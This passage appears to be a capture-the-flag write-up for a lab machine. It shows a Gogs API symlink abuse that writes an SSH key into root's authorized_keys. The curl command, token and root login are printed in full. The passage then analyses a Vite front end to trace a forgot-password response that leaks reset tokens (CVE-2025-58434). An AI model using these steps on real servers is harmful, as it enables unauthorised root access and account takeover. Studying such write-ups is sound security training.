-X PUT- Use an HTTP PUT request.-H 'Content-Type: application/json'- Process the body as JSON-H 'Authorization: token <token>'- Auth via the personal access token (PAT) generated just above.--data '{"message": "x", "content": "<base64 encoded content>"}'- The content I want to write.http://localhost:3001/api/v1/repos/0xdf/sploit/contents/sshdir/authorized_keys- The path to write. It targets thesshdirsymlink directory I just created and writes theauthorized_keysfile inside of that.
The API wants the file body base64-encoded, so I’ll run my public key through base64 -w0 and use that as the content. I’ll post this, and the result is an error:
oxdf@hacky$ curl -X PUT http://localhost:3001/api/v1/repos/0xdf/sploit/contents/sshdir/authorized_keys --data '{"message": "x", "content": "c3NoLWVkMjU1MTkgQUFBQUMzTnphQzFsWkRJMU5URTVBQUFBSURJSy94U2k1OFF2UDFVcUgrbkJ3cEQxV1E3SWF4aVZkVHBzZzVVMTlHM2Qgbm9ib2R5QG5vdGhpbmcK"}' -H 'Authorization: token 8d23e24f5f1d2a82812f1676eb997b23b6abbf48' -H 'Content-Type: application/json'
{"message":"Something went wrong, please check the server logs for more information.","url":"https://github.com/gogs/docs-api"}
But it actually works. Gogs resolves the symlink and writes the file first, and only then fails trying to commit a change to a path that isn’t really inside the repo. The error comes after the write, so it still works:
oxdf@hacky$ ssh -i ~/keys/ed25519_gen root@silentium.htb
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-107-generic x86_64)
...[snip]...
root@silentium:~#
And I can grab the root flag:
root@silentium:~# cat root.txt
0c03e88c************************
Beyond Root
Vite
Identification
The page has a single <script> tag:
<script type="module" crossorigin src="/assets/index-C6GKaUTA.js"></script>
If I go into the Firefox dev tools and look at the Debugger tab, there’s a list of all the JavaScript sources in the assets directory:

The index JavaScript is the entry point, bundling React, MUI, Redux, axios, the router table, and the API client layer. The top shows that it’s built on Vite:
function __vite__mapDeps(indexes) {
  if (!__vite__mapDeps.viteFileDeps) {
    __vite__mapDeps.viteFileDeps = [
      'assets/index-CvbIrHlp.js',
      'assets/ItemCard-2F8CP8QM.js',
      'assets/Tooltip-J8CnOaiz.js',
      'assets/workflow_empty-BmvH5JwJ.js',
      'assets/ConfirmDialog-DytVaCJW.js',
      'assets/FlowListTable-CPkmIuq6.js',
      'assets/Edit-DUssGRNd.js',
      'assets/Delete-DaL3bVkJ.js',
      'assets/chatflows-BaVaAH9T.js',
      'assets/SaveChatflowDialog
...[snip]...
This is configuring the Vite client-side application.
If the source map files were exposed, I could easily recreate the entire application, but they are not. When Vite ships source maps, it appends a //# sourceMappingURL= comment to the bottom of each bundle pointing at the matching .map file, and the debugger follows that comment to show the original sources in place of the bundle. Neither happens here. There’s no such comment at the end of any of these files, and requesting /assets/index-C6GKaUTA.js.map returns the same empty single page app HTML that any unknown path returns.
Vite Analysis
In the main js file, it creates a webclient on line 50781 (once beautified in the Firefox dev tools):
Ke = nn.create({
  baseURL: `${ Gx }/api/v1`,
  headers: {
    'Content-type': 'application/json',
    'x-request-from': 'internal'
  },
  withCredentials: !0
});
In this file, it’ll be known as Ke. In others, it’ll be imported as something different. To see all the endpoints used, I can search for where this is called using regex in the global search (ctrl-shift-f). I’ll search for \.(get|post|put|delete|patch)\(\s*[`"']/[^`"']*, which is some HTTP verb followed by an open parenthesis, optional whitespace, then a string (delimited by one of backtick, single quote, or double quote), then a slash, and then any number of non-string-closing characters. It finds 55 results:

The results are spread across four files. If I’ve already used the dev tools beautifier to make one or more JavaScript files more readable, those versions of the files will be searched as well and thus their results will likely be duplicated.
Password Reset
Source Analysis
I’ll focus on endpoints that seem interesting that I already have access to as an unauthenticated user. There are a bunch of account endpoints called by the web client (Ke) in the main file:

/account/forgot-password is saved as sie, and /account/reset-password as aie.
In that same file, both of these are saved in a dictionary named Mg:
Mg = {
  getBillingData: lie,
  inviteAccount: nie,
  registerAccount: rie,
  verifyAccountEmail: oie,
  resendVerificationEmail: iie,
  forgotPassword: sie,
  resetPassword: aie,
  cancelSubscription: cie,
  logout: uie,
  getBasicAuth: die,
  checkBasicAuth: fie
},
At the bottom of this main file, there’s an export table:

Mg is exported as bh:

At the top of forgotPassword-Dt6O5dqm.js bh is imported as b:

The majority of this file is defining a constant G, which cleans up to start with:
const G = () => {
  const l = g();
  j();
  const m = {
      label: "Username", name: "username",
      type: "email", placeholder: "user@company.com"
    },
    [i, u] = a.useState(""),
    { isEnterpriseLicensed: x } = w(),
    [f, n] = a.useState(!1),
    [s, d] = a.useState(void 0),
    r = v(b.forgotPassword),
    h = async t => {
      t.preventDefault();
      const y = { user: { email: i } };
      n(!0), await r.request(y)
    };
I can trace v back:
| What | File | Search for |
|---|---|---|
| import alias | forgotPassword-Dt6O5dqm.js |
c as v |
| export map | index-C6GKaUTA.js |
qn as c, |
| definition | index-C6GKaUTA.js |
const qn = e => { |
The code for qn is:
const qn = e => {
  const [t, n] = C.useState(null),
  [r, o ] = C.useState(!1),
  [i, a] = C.useState(null),
  { setError: c, handleError: u } = boe();
  return {
    error: i, data: t, loading: r,
    request: async(...p) => {
      o(!0);
      try {
        const y = await e(...p);
        n(y.data),
        c(null),
        a(null)
      } catch (y) {
        u(y || 'Unexpected Error!'),
        a(y || 'Unexpected Error!')
      } finally {
        o(!1)
      }
    }
  }
},
This is a wrapper around an API call (which is very standard in React). It takes a single function that is an API call as its argument and returns an object with four items: data, loading, error, and request.
request is the method to send the request, and the result shows up in data. So later in this code:
    h = async t => {
      t.preventDefault();
      const y = { user: { email: i } };
      n(!0), await r.request(y)
    };
The body for the request is built and then sent.
After that, the result is handled:
  return a.useEffect(
    () => {
      if (r.error) {
        const t = typeof r.error.response.data == 'object' ? r.error.response.data.message : r.error.response.data;
        d({type: 'error', msg: t ?? 'Failed to send instructions, please contact your administrator.'}), n(!1)
      }
    },
    [r.error]
  ),
  a.useEffect(
    () => {
      r.data &&
      (
        d({
          type: 'success',
          msg: 'Password reset instructions sent to the email.'
        }),
        n(!1)
      )
    },
    [r.data]
  ),
These are two useEffect hooks, one watching r.error and one watching r.data. Neither returns anything. Each just calls d to set the message the page displays. The error hook pulls the message out of the failed response, but the success hook only checks that r.data is truthy and then sets a fixed string, “Password reset instructions sent to the email.”
That’s what makes this bug so easy to miss. The response body carrying the hash and the tempToken arrives in the browser on every forgot password submission, and the front end throws it away without rendering a single field of it. Nothing in the interface hints that the server is handing out reset tokens.
Debugging
I’ll put a breakpoint where the response data is handled:

I’ll submit ben@silentium.htb at the forgot password dialog, and hit the breakpoint. In the console I can load r.data:

There’s the full user data, and the leak of sensitive information that leads to CVE-2025-58434.